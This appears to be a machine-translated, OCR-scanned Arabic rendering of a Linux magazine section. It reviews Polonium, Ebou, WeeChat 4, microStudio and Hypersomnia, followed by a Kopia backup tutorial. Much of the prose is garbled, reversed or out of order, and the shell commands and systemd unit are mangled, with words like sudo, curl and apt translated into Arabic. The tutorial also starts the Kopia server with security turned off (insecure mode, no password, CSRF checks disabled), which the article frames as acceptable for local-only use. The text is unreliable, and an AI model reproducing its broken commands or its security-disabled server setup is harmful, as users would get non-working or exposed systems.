أن المشروع لم يعد مستدامًا. هذا مهم لأن الكثير منا يريد الاستمرار في استخدام حل التبليط القوي لـ KDE، على الأقل حتى ينضج الحل الأصلي. والأهم من ذلك، أن البولونيوم مصمم خصيصًا لإصدار KDE 5.27+ الذي يعمل على Wayland، مع كون دعم X11 غير رسمي للغاية (على الرغم من أنه يعمل مع بعض المشكلات). وهذا يجعله خيار التبليط الوحيد الذي يمكنه سد نقص دعم البزموت لإصدارات KDE الأخيرة والانتقال إلى Way Land، وهو يعمل بالفعل ببراعة. يمكنه محاكاة معظم ميزات Bismuth، بما في ذلك أوضاع التبليط الأكثر أهمية، مع خيارات إضافية لمكان ظهور البلاطات الجديدة وما إذا كانت البلاطات المحددة لها شكل أم لا.



لقد عمل المطور الذي كان وراء البولونيوم على أحد خيارات التبليط الأصلية، وهو autotile.

حدود. والأهم من ذلك، أنها تضيف مجموعتها الخاصة من اختصارات لوحة المفاتيح، مما يسد بشكل فعال فجوة كبيرة في الميزات للحل المدمج في KDE. توجد اختصارات لتبديل الأمر ping وتغيير حجم البلاط وتغيير الوضع

للتخارج مؤلم الديدا الحا قنضلية شطا والإزميات بأوكا Win كلكن البولونيوم هو الذي يحقق أفضل استفادة من كلا المشروعين. استخدام المؤشر لتغيير حجمها تلقائيًا. البولونيوم هو الأفضل على الإطلاق.

موقع المشروع
https://github.com/zeroxoneafour/polonium

البولونيوم مادة جديدة وغير معروفة
الخليفة الرئيسي للبزموت الآن


إنه بالتأكيد ليس بديلاً

تبليط كيدي

البولونيوم

إنه مختلف لأسباب عديدة، ولكن تم الفوز بتطبيقات KDE أيضًا، لكن كتابة مدير النوافذ (KWin) الخاص به ليتصرف مثل مدير النوافذ المتبلط. وقد أصبحت هذه ميزة رسمية في Plasma 5.27، حيث يمكن استخدام بضع نقرات بالماوس والمفاتيح لقفل النوافذ في تكوين ديناميكي بملء الشاشة.

لكن هذه الخطوة حلت أيضًا محل بعض المشاريع القائمة طويلة المدى والتي مهدت الطريق لبلاط KDE، وأحد أكثر المشاريع شهرة، وهو البزموت. لكن هناك مشكلة، لأن التبليط الأصلي لـ KDE هو فقط في مرحلة إثبات المفهوم، ويقدم حاليًا خيارات تبليط بسيطة جدًا مع تحكم محدود جدًا.



Ebou هو عميل Mastodon مكتوب في Rust والذي سيتصل بمثيلك المفضل لمساعدتك في استكشاف الجدول الزمني الخاص بك بطرق جديدة.

يظل هذا العمود كما هو، ويتيح لك بسهولة استكشاف منشورات الأشخاص الذين تتابعهم والتفاعلات التي يجرونها من عرض واحد. إنه يشبه إلى حد ما TweetDeck for Twitter، أو برنامج مراسلة حديث في عرض المحادثة، وهو سبب مقنع آخر لنجاح Mastodon. لقد قام المطور بعمل رائع في إنجاز هذا العمل، وأيضًا في تحليه بالشجاعة الكافية لفتح مصدر عمله عندما كان في الأصل حذرًا للغاية. نأمل تمامًا أن يكافئهم دعم المجتمع الصحي بالفعل لهذا التطبيق على عملهم.

موقع المشروع
https://terhech.de/ebou/

عميل المستودون

ايبو

للمطورين أن يبنوا ويبتكروا أفكارهم الخاصة بطريقة لا يفعلها العملاء الرسميون، وهذا بالضبط ما فعله إيبو.

Ebou هو عميل مصمم بشكل جميل وله أسلوب فريد في تقديم الخط الزمني الخاص بـ Mastodon والمعلومات الواردة فيه

يتضمن.
بدلا من عرض العمود ذلك

يظهر إما الخط الزمني الذي حددته، أو البحث، أو منشورات المستخدم وردودهم، وسيقوم Ebou بالتوسع في هذا العمود البسيط لإظهار عرضين إضافيين. واحد يظهر

الجدول الزمني المحدد للحساب بينما والآخر يحتوي على الخيوط
محادثة للمختارين

بريد. إنها طريقة بديهية رائعة لاستكشاف الجدول الزمني الخاص بك لأنك لن تفقد أبدًا سياق أي منشور يثير تحقيقًا أعمق، لأنه

قادرة على التنقل بنجاح من خلال الارتفاع الهائل في الشعبية وربما المشاركة المتوقعة تمامًا في أعقاب هذه الشعبية. إن قدرتها على التوسع في كلا الاتجاهين هي شهادة كبيرة على البرامج مفتوحة المصدر ومجتمع المشرفين ومسؤولي النظام الذين أبقوا كل شيء قيد التشغيل. ولا يزال هناك استياء مستمر من البدائل، حتى الجديدة منها، التي كانت السبب وراء قراراتهم للقيام بها

أشياء مثل تقييد الوصول إلى واجهة برمجة التطبيقات (API) أو فرض ربط الحسابات بـ Insta جرام، وقد ساعد هذا ماست أودون على البقاء أكثر شعبية عدة مرات مما كان عليه من قبل. تعتبر واجهة برمجة التطبيقات (API) ذات أهمية خاصة عندما يتعلق الأمر بعملاء الطرف الثالث، لأنها تمكنهم من ذلك

Machine Translated by Google

عميل آي آر سي

وي شات 4

بعد ثلاثين عاماً من عمر IRC، يزال عميل الاستخدام، ومن نشوئها، فمن اللافت للنظر أن اللافت للنظر أيضًا أن المزيد من الأشخاص لا يستخدمونه. مثل ،RSSتم تصميمه بشكل مثالي للقيام بمهمة واحدة بشكل جيد، دون الحاجة إلى REST APIأو خطافات للإعلان. الخادم خفيف على النظام مثل العملاء، وحتى بدون واجهة برمجة التطبيقات ،(API)يمكن الاستعانة به في أداء جميع الوظائف نفسها التي يقوم بها Slackأو

لكن WeeChatغير موجود قيمة عندما يتعلق الأمر للتكوين والتكيف، وذلك بفضل مجموعة كبيرة من الإعدادات الداخلية، ومكتبة خارجية ضخمة من البرامج النصية. يمكن كتابة هذه النصوص في أي شيء، ويمكنها تعديل كل شيء تقريبًا حول كيفية تصرف .Wee Chatوتمكينه من التحدث إلى ppAstahWوTelegram، أو ربط مجموعة بـ termost. taMوMatrix تتعامل مجموعة كاملة من البرامج النصية مع الإشعارات، والتحكم في الموسيقى، وتحديثات النظام، وإدارة القناة، بينما يمكنك تغيير العرض الافتراضي بالكامل لقائمة المخزن المؤقت/القناة، والدردشة، وأسماء الأسماء المستعارة. يمكّن التتابع المدمج جميع أنواع الخدمات الأخرى من الوصول

يمكن استخدام مكون الترحيل الإضافي المدمج لإرسال المدخلات وعرض المخرجات محلي ويعمل مع عميل Android WeeChatالرقيق والحلول الأخرى.

عموديًا، واختصار الأسماء، وتغيير الألوان، والرد تلقائيًا. يتم حفظ كل شيء بشكل فردي كتخطيط، أو كلقطة عامة، ويمكنك التبديل بين التكوينات حسب الحاجة. إنه أمر مرهق تمامًا ولكنه مجزٍ للغاية، حتى لو لم تستخدم IRCمن قبل أو تنوي استخدام العميل لتجميع خدماتك المفضلة الأخرى.

كانت كل هذه الميزات متاحة قبل إصدار الإصدار ،4ويعزز الإصدار 4قدراته ليصبح دوريًا خاصًا به. يفترض Wee Chat Iالآن 256لونًا بشكل افتراضي. تُستخدم جميع هذه الألوان لإحداث تأثير جيد في الألوان المتصلة والألوان البعيدة، والألوان للإشارة إلى من قام بكتابة ماذا، والعديد من رسائل الرسائل وشخصيات الحالة.

تم الآن إصدار ملفات التكوين وأصبحت روابط المفاتيح قابلة للقراءة من قبل الإنسان، وكل ذلك للمساعدة في استكشاف الإعدادات العميقة، وهناك العشرات من الخيارات والأوامر الجديدة. ربما مرت 20عامًا، ولكن لم يكن هناك وقت أفضل للعودة إلى ،IRCولا يوجد عميل أفضل من .WeeChatإنه مثالي للتشغيل في جلسة tmuxعلى خادم VPS رخيص في مكان ما، مما يمنحك وصولاً مستمرًا غير مقيد وغير خاضع للرقابة إلى أفضل المحادثات، وبعض الأسوأ، على الإنترنت.

موقع المشروع

https://weechat.org

2 يزن

عميل الاستخدام، ومن نشوئها، فمن اللافت للنظر أن اللافت للنظر أيضًا أن المزيد من الأشخاص لا يستخدمونه. مثل ،RSSتم تصميمه بشكل مثالي للقيام بمهمة واحدة بشكل جيد، دون الحاجة إلى REST APIأو خطافات للإعلان. الخادم خفيف على النظام مثل العملاء، وحتى بدون واجهة برمجة التطبيقات ،(API)يمكن الاستعانة به في أداء جميع الوظائف نفسها التي يقوم بها Slackأو

الأكثر أهمية، بدءًا من العملاء المستندين إلى الويب وتطبيقات الهواتف الذكية، وحتى تأمين المثيلات الخاصة والوسائط المتعددة المضمنة. آي آر سي أيضاً


يستفيد من وجود أفضل العملاء لأنه يمكنهم جميعًا التفاعل بشكل مباشر مع الخوادم وزيادة وظائفهم دون خوف من عمليات انتقامية ضخمة للاشتراك أو تحديد المعدل. وأفضل عميل هو ،WeeChatوهو عميل يبلغ من العمر 20عامًا نظرنا إليه منذ عدة سنوات مع إصدار .3لقد تجاوز المشروع للتو المرحلة .4.0

مثيل WeeChatالخاص بك، ويعمل بشكل جيد مع Android WeeChatالواجهة الأمامية التي يمكن الوصول إلى WeeChatعن بعد Relayلتوفير الوصول الكامل إلى إمكانات المراسلة التي تم تكوينها في WeeChatمع تخزين المناقشات مؤقتًا أيضًا عندما تريد الاتصال في المرة التالية.

تتيح لك الميزات المضمنة تقسيم الألواح العازلة أفقيًا أو

WeeChatهو تطبيق قائم على المحطة الطرفية

عميل IRCلا يشبه أي عميل دردشة مراسلة جماعية آخر. إذا كنت على دراية بـ ،IRCفإن الواجهة التي تعتمد على الأوامر سهلة الاستخدام بالفعل، ويمكنك الاتصال بخوادمك المفضلة في أي وقت من الأوقات.




مع إصدار الإصدار ،4يحتفل مشروع WeeChatبمرور 20عامًا من التطوير النشط. هذا وقت طويل، ولكن ليس بقدر وقت IRCنفسه!

Machine Translated by Google

تطوير اللعبة

com.microStudio



على الرغم من أنه من الأسهل إنشاء ألعاب تعتمد على البكسل ثنائي الأبعاد باستخدام microStudio، إلا أن هناك الكثير من الأمثلة التي تنفذ ألعابًا ثلاثية الأبعاد بسيطة أو زائفة لاستكشاف المتاهة أو قيادة الألعاب.

محليًا أو مستضافًا عبر الإنترنت لمساعدتك على التعاون بشكل أفضل أو البرمجة مباشرة من متصفحك. اجمع هذا مع العديد من الأمثلة على المشاريع التي يتضمنها، والبرامج التعليمية عبر الإنترنت لمساعدتك على إتقان الحد الأدنى من نطاق اللغة، وستحصل على واحدة من أفضل الطرق لإقناع شخص ما بالبرمجة وتطوير فكرة لعبته.

موقع المشروع

https://github.com/pmgl/microstudio

يلعب الجميع الألعاب هذه الأيام، وهو اختيار مهني شائع بشكل لا يصدق. إنه أيضًا خطأ مع الكثير بحرية

sionالذي يكافئ الأفكار الفريدة.

تكمن المشكلة في تحويل هذه الأفكار إلى أكواد برمجية، وهناك العديد من الخيارات للمساعدة تقريبًا مثل الألعاب، بدءًا من الإصدار القديم القسري لـ PICO-8وحتى تعقيد .Godotومع ذلك، تعد MicroStudioمنصة تعليمية رائعة تقع في مكان ما بين

اثنين. مثل ،PICO-8ستقوم ببناء ألعاب مستقلة ثنائية الأبعاد وستستخدم لغة البرمجة النصية الخاصة بها المشابهة لـ ،Luaلكن هذه الألعاب غير محدودة في نطاقها. وأفضل ما في الأمر هو أن dio microStuيتضمن كل ما تحتاجه في نفس النافذة، بما في ذلك تحرير الصور المتحركة وتحرير الخرائط وإدارة الموسيقى والصوت، جنبًا إلى جنب مع محرر التعليمات البرمجية ومعاينة اللعبة ووحدة تصحيح الأخطاء. كل هذه يمكن تشغيلها

الموارد المتاحة ونماذج المنصات المنشأة للاستخدام، لم يكن هناك وقت أفضل لبدء البرمجة. هناك دورات تدريبية مرخصة بشكل علني، ودروس تعليمية متاحة مجانًا في المجلات، ومقاطع فيديو عبر الإنترنت، ومنصات تفاعلية، ومحررين غير متصلين بالإنترنت لكل لغة وإطار عمل تقريبًا. ولكن لا يوجد شيء يضاهي أن يكون لديك مشروع أولاً، واستخدام هذا المشروع كقوة دافعة للتعلم. إذا كنت ترغب في أتمتة منزلك، على سبيل المثال، فيمكنك تعلم البرمجة من خلال إنشاء Node-RED so lutionالخاص بك، أو باستخدام .Home Assistant REST APIو Pythonواحد

من أفضل أنواع المشاريع، خاصة إذا كنت تساعد شخصًا أصغر سنًا على بدء برنامج مينج، هو كتابة لعبة فيديو.

مطلق النار متعدد اللاعبين

فرط النوم

في عصر يبلغ حجم الألعاب فيه 100غيغابايت، من النادر جدًا العثور على لعبة يقل حجمها عن 30ميغابايت وتفخر بها. فرط النوم هي تلك اللعبة.

من المفترض أن تجعلها تشبه Grand Theft Autoفقط برسوماتها الأصلية. ومع ذلك، في الوقت الحالي، لا يوجد سوى وضعين للعب للاختيار بينهما، أحدهما يطلب منك نزع فتيل قنبلة في مكان ما والآخر يطلب منك ببساطة قتل الفرق الأخرى. هناك ثلاثة فرق يمكنك الاختيار من بينها، كما أن مشاهدة نفسك تركض في الأرجاء محاولًا فهم البيئة والتهديدات التي تمثلها أمر ممتع للغاية.

موقع المشروع

https://github.com/ TeamHypersomnia

الحزمة عبارة عن انفجار سريع للأدرينالين.

أفضل طريقة لتعلم كيفية اللعب هي الانغماس في اللعبة، والأسلحة مشتعلة. أنت تركض حول المستويات المرسومة بشكل فظ من أعلى إلى أسفل حاملاً سلاحك المفضل، من خلال الألوان الأساسية، وتطارد الحركة قبل إطلاق وابل من إطلاق النار. سيفعل المقاتلون عبر الإنترنت نفس الشيء، ويمكن أن يتغير كل شيء بسرعة كبيرة. هناك 24سلاحًا ناريًا مختلفًا للاختيار

بينهما، مع أربعة أنواع إضافية من القنابل اليدوية، وسبعة أسلحة مشاجرة دموية، وحتى بعض التعويذات.

هذا المكون الأخير موجود لأن المطور يريد تطوير اللعبة إلى لعبة تقمص أدوار، مكتملة بعناصر إطلاق النار متعددة اللاعبين عبر الإنترنت، والتي من شأنها أن

منذ ،BZFlagمفتوح أصبحت الألعاب المصدرية أكثر متعة عند اللعب مع أشخاص آخرين. ولكن تم إصدار BZFlagلأول مرة منذ 30عامًا، في نهاية عام ،1993والألعاب الجديدة المصممة خصيصًا للاعبين المتعددين قليلة ومتباعدة. ولهذا السبب من الرائع أن نرى ،Hyper somniaوهي لعبة إطلاق نار مكثفة ثنائية الأبعاد ذات تصميم قديم من أعلى إلى أسفل للمزيد

من شخص واحد. إنها عبارة عن مزيج بين Hotline Miamiو Alien BreedوSamS TV، وكلها مدمجة في بيئة متعددة اللاعبين بمهام مختلفة تتطلب

إلهامهم من ألعاب FPSثلاثية الأبعاد. ستشعر الأصوات أيضًا بأنها مألوفة لأي شخص ربما أضاع عطلة نهاية الأسبوع فيها

كاونتر سترايك، والكل

Machine Translated by Google

نسخ احتياطية متعددة الأوجه مع Kopia

على الجانب الآمن

إلغاء البيانات المكررة، والتشفير، والضغط، والنسخ الاحتياطي المتزايد، وتصحيح الأخطاء، ودعم اللقطات وخدمات التخزين السحابية الشائعة: تقدم .Kopia

بقلم ديمتري بوبوف

من المؤسف أن يتم تغليف كل هذا في واجهة سهلة الاستخدام.

قد يبدو الأمر أشبه بحلم بعيد المنال، ولكن هذا هو ما تقدمه كوبيا [1] بالفعل. بالإضافة إلى ذلك، تتميز هذه الأداة متعددة المنصات بخادم ويب مدمج وتطبيق رسومي مخصص لسطح المكتب. وغني عن القول أنه يمكنك استخدام Kopiaمن سطر الأوامر. باختصار، إنها إلى حد كبير أداة مثالية للحفاظ على بياناتك آمنة.

الشروع في العمل مع كوبيا

مما لا يثير الدهشة، لاستخدام ،Kopiaعليك تثبيته على نظامك أولاً، ويدعم المشروع عمليًا كل خيار التثبيت الذي يمكن تخيله.

هناك حزم لمعظم توزيعات Linuxالسائدة، وهناك صور Dockerلأولئك الذين يفضلون اتباع مسار الحاوية، وهناك حزم ،AppImageويمكنك حتى الحصول على ملف ثنائي واحد قابل للتنفيذ من مستودع GitHubالخاص بالمشروع.

إذا كنت تستخدم توزيعة Linuxالمستندة إلى Apt (Debian أوUbuntu أو ،Linux Mint)فإن تثبيت أحدث إصدار من Kopiaهو مسألة تشغيل الأوامر في القائمة 1.

تشير الوثائق الرسمية أيضًا إلى تعطيل تطبيق سطح المكتب ،Kopia UIلكنك لا تحتاج إليه حقًا، لأنه يمكنك الوصول إلى Kopiaوالتحكم فيه عبر واجهة مستخدم الويب الخاصة به. في الواقع، توفر واجهة مستخدم الويب الطريقة الأكثر مباشرة لتعلم أساسيات .Kopiaلتمكين واجهة مستخدم الويب، تحتاج إلى تكوين خادم Kopiaالمدمج وبدء تشغيله.

يتضمن ذلك عادةً إنشاء مستخدم ،Kopiaوتكوين الأذونات، وإنشاء شهادة وتمكينها. والخبر السار هو أنك لا تحتاج إلى أي من ذلك إذا كنت تريد الوصول إلى Kopiaفقط من نفس الجهاز الذي تعمل عليه، ولا يمكن الوصول إلى الجهاز نفسه من خلاله.

خارج الشبكة المحلية. في هذه الحالة، يمكنك بدء تشغيل خادم Kopia مع تعطيل جميع إجراءات الأمان باستخدام:

```
يبدأ خادم - kopiaغير آمن -بدون كلمة مرور U
---تعطيل--csrfالرمز المميز-الشبكات
```

ليس شيئًا يثير اهتمام معظمنا، ولكن من الصعب المبالغة في تقدير مدى تكيفنا مع عاداتنا اليومية وكم هو الحال مع عشاقه الأطباق، لا أحد يرغب حقًا في قضاء بعض الوقت في العناية بأداة النسخ الاحتياطي. من الناحية المثالية، قد ترغب في إعداده مرة واحدة والسماح له بالقيام بعمله بضغطة زر أو جعله يقوم بإجراء النسخ الاحتياطية تلقائيًا، دون أي تدخل من المستخدم على الإطلاق.

إن اختيار أداة النسخ الاحتياطي الصحيحة ليس بالأمر التافه لكن اختيار غسالة الصحون. بالتأكيد، يمكنك إنشاء برنامج نصي بسيط يقوم بنسخ البيانات احتياطيًا إلى جهاز تخزين مختلف باستخدام rsyncالقديم الجيد.

لكن في هذا اليوم وهذا العصر، هذا ببساطة ليس كافيًا. إذا كنت جادًا بشأن الحفاظ على أمان بياناتك، فأنت تريد استخدام أداة تدعم النسخ الاحتياطية المتزايدة وإلغاء البيانات المكررة واللقطات والميزات المفيدة الأخرى. للحصول على نسخة احتياطية خارج الموقع، فأنت بالتأكيد تريد أن تدعم أداة النسخ الاحتياطي خدمات التخزين والتشفير السائدة. علاوة على ذلك، لن يحدث ذلك


القائمة 1: تثبيت Kopiaالقائم على Apt

```
-s https://kopia.io/signing-key | Sudo gpg -- Dearmor -o /etc/apt/ تجعيد
keyrings/kopia-keyring.gpg

"deb [signed-by=/etc/apt/keyrings/kopia-keyring.gpg] http://packages. صدى
| Sudo Tee /etc/apt/sources.list.d/kopia.list "مستقر رئيسي kopia.io/apt/

سودو التحديث المناسب

سودو ملائمة تثبيت كوبيا
```

القائمة 2: تعريف الخدمة

```
[وحدة]

الوصف=خادم كوبيا

[خدمة]

إعادة التشغيل =دائمًا

- csrf - token - checks تعطيل -بدون كلمة مرور -غير آمن kopia - بدء تشغيل خادم =tratScexE

ExecStop=/usr/bin/kill -HUP $MAINPID

[تُثَبِّتُ]

WantedBy=default.target
```

Machine Translated by Google



الشكل :1يدعم Kopiaمجموعة واسعة من أنواع التخزين.

الافتراضية، فقد ترغب في تمكين ميزة تصحيح الأخطاء التي تقلل من احتمالية ظهور البيانات

الفساد الناجم عن مشاكل bitrotأو الأجهزة.


لتمكين هذه الميزة، قم بتعيين خيار Error Correction Overheadعلى القيمة المطلوبة. تحدد هذه القيمة مقدار مساحة التخزين المستخدمة لرمز تصحيح الخطأ. ضع في اعتبارك أن وظيفة تصحيح الأخطاء لا تزال تجريبية.

عندما تقوم بتكوين الخيارات، انقر فوق إنشاء مستودع لإنشاء مستودع النسخ الاحتياطي.

مثل معظم أدوات النسخ الاحتياطي الحديثة، لا يعكس Kopiaببساطة البيانات التي تريد الحفاظ عليها آمنة. بدلا من ذلك يستخدم التطبيق مفهوم اللقطات السريعة. في كل مرة تقوم فيها بتشغيل مهمة نسخ احتياطي، تقوم Kopiaبإنشاء لقطة أو كتالوج نسخ احتياطي يتم تجميده في الوقت المناسب. تعكس البيانات الموجودة في اللقطة بنية الدليل وحالة كل ملف كما كانت في لحظة إنشاء اللقطة.

يتميز أسلوب اللقطة بالعديد من المزايا مقارنة بالنسخ الاحتياطي المباشر، ومن أهمها القدرة على استعادة الإصدارات السابقة من ملفات وأدلة محددة. على الجانب السلبي، يتطلب أسلوب النسخ الاحتياطي المعتمد على اللقطة مساحة تخزين أكبر من المصدر. لذلك، إنها فكرة جيدة تخصيص أكبر قدر ممكن من مساحة التخزين للاستخدام مع Kopia.

الشكل :2إنشاء مستودع نسخ احتياطي جديد.



عندما يكون الخادم قيد التشغيل، قم بتوجيه المتصفح إلى 0.0.1:51515 http://127.للوصول إلى واجهة مستخدم الويب الخاصة بـ Kopia. يعد بدء تشغيل الخادم يدويًا أمرًا جيدًا، ولكنه أفضل يتمثل الأسلوب في السماح للنظام بالقيام بذلك تلقائيًا عند التمهيد من خلال خدمة systemd.للقيام بذلك، استخدم الأوامر التالية لإنشاء دليل محدد لخدمات systemd، ثم قم بإنشاء ملف وحدة systemdجديد وافتحه للتحرير:

```
مكدير -p ~/.config/systemd/user/
نانو ~/.config/systemd/user/kopia.service
```

أدخل تعريف الخدمة في القائمة 2واحفظ التغييرات.

استخدم الأوامر التالية لتمكين و
ابدأ الخدمة وقم بتمكينها عند التمهيد:

```
- systemctlإعادة تحميل المستخدم الخفي
- systemctlتمكين المستخدم kopia.service
- systemctlبدء المستخدم kopia.service
تسجيل الدخول ltc تمكين-استمرار $USER
```

مع تشغيل خادم Kopia، فإن الخطوة التالية هي إنشاء وتكوين موقع لتخزين النسخ الاحتياطية، يسمى مستودع النسخ الاحتياطي. تسرد الصفحة المقصودة في واجهة مستخدم الويب جميع أنواع التخزين المدعومة (الشكل 1)، لذا فإن إنشاء مستودع نسخ احتياطي جديد وتكوينه لا يتطلب سوى النقر فوق الزر المناسب (الشكل 2).لإعداد جهاز تخزين USBخارجي كمستودع نسخ احتياطي، انقر فوق الزر Local Directoryأو NAS(الشكل 1).

بافتراض أن جهاز التخزين الهدف متصل ومثبت، أدخل الدليل الجذر أو مجلد محدد على جهاز التخزين في حقل المسار المباشر ، وانقر فوق التالي. نظرًا لأن Kopia en يقوم بتشفير النسخ الاحتياطية، فيجب عليك تحديد كلمة مرور للمستودع الجديد. وغني عن القول أنه إذا فقدت كلمة المرور أو نسيتها، فلن تتمكن من الوصول إلى النسخ الاحتياطية الخاصة بك. الخيارات المتقدمة

يتيح لك القسم تكوين إعدادات إضافية.
بينما يمكنك ترك معظم الخيارات في متناولهم

Machine Translated by Google

المسار إلى الدليل الذي يحتوي على البيانات التي تريد نسخها احتياطيًا. يمكنك بعد ذلك تكوين إعدادات مجموعة اللقطات باستخدام الخيارات المتاحة. يمكنك تحديد عدد اللقطات التي تريد من Kopiaالاحتفاظ بها في قسم الاحتفاظ باللقطة (كما ذكرنا سابقًا، قد ترغب في ترك الخيارات في إعداداتها الافتراضية)، ويمكنك إدراج الملفات والأدلة التي تريد استبعادها من النسخ الاحتياطي في قسم الملفات (الشكل .(4

مثل أي تطبيق نسخ احتياطي يستحق الملح، Kopia يجعل من الممكن إعداد جدول زمني لإنشاء اللقطات تلقائيًا (الشكل .(5يمكن القيام بذلك عن طريق تكوين الخيارات المتاحة في قسم الجدولة . الطريقة الأكثر مباشرة لتمكين النسخ الاحتياطية التلقائية المنتظمة هي اختيار الفاصل الزمني المطلوب من القائمة المنسدلة . Snapshot Frequencyبهذه الطريقة، يمكنك تحديد فترات زمنية من كل 10دقائق إلى كل 12ساعة. إذا كنت تريد أن يقوم Kopiaبإنشاء لقطات تلقائيًا كل يوم في وقت محدد، فحدد إدخالًا زمنيًا واحدًا أو عدة إدخالات في أوقات اليوم

قسم. على سبيل المثال، إذا كنت تريد من Kopiaإنشاء لقطات في الساعة 11صباحًا و5 مساءً، فأدخل 11:00و ،17:00كل منهما في سطر جديد. وهنا الجزء الذكي: إذا لم يكتشف Kopiaأي ملفات جديدة أو معدلة، فإنه يتخطى عملية اللقطة المجدولة، مما يتجنب انسداد جهاز التخزين بلقطات متطابقة.

بعد الانتهاء من ضبط الإعدادات، اضغط على
زر Snapshot Nowلإنشاء لقطة احتياطية جديدة.

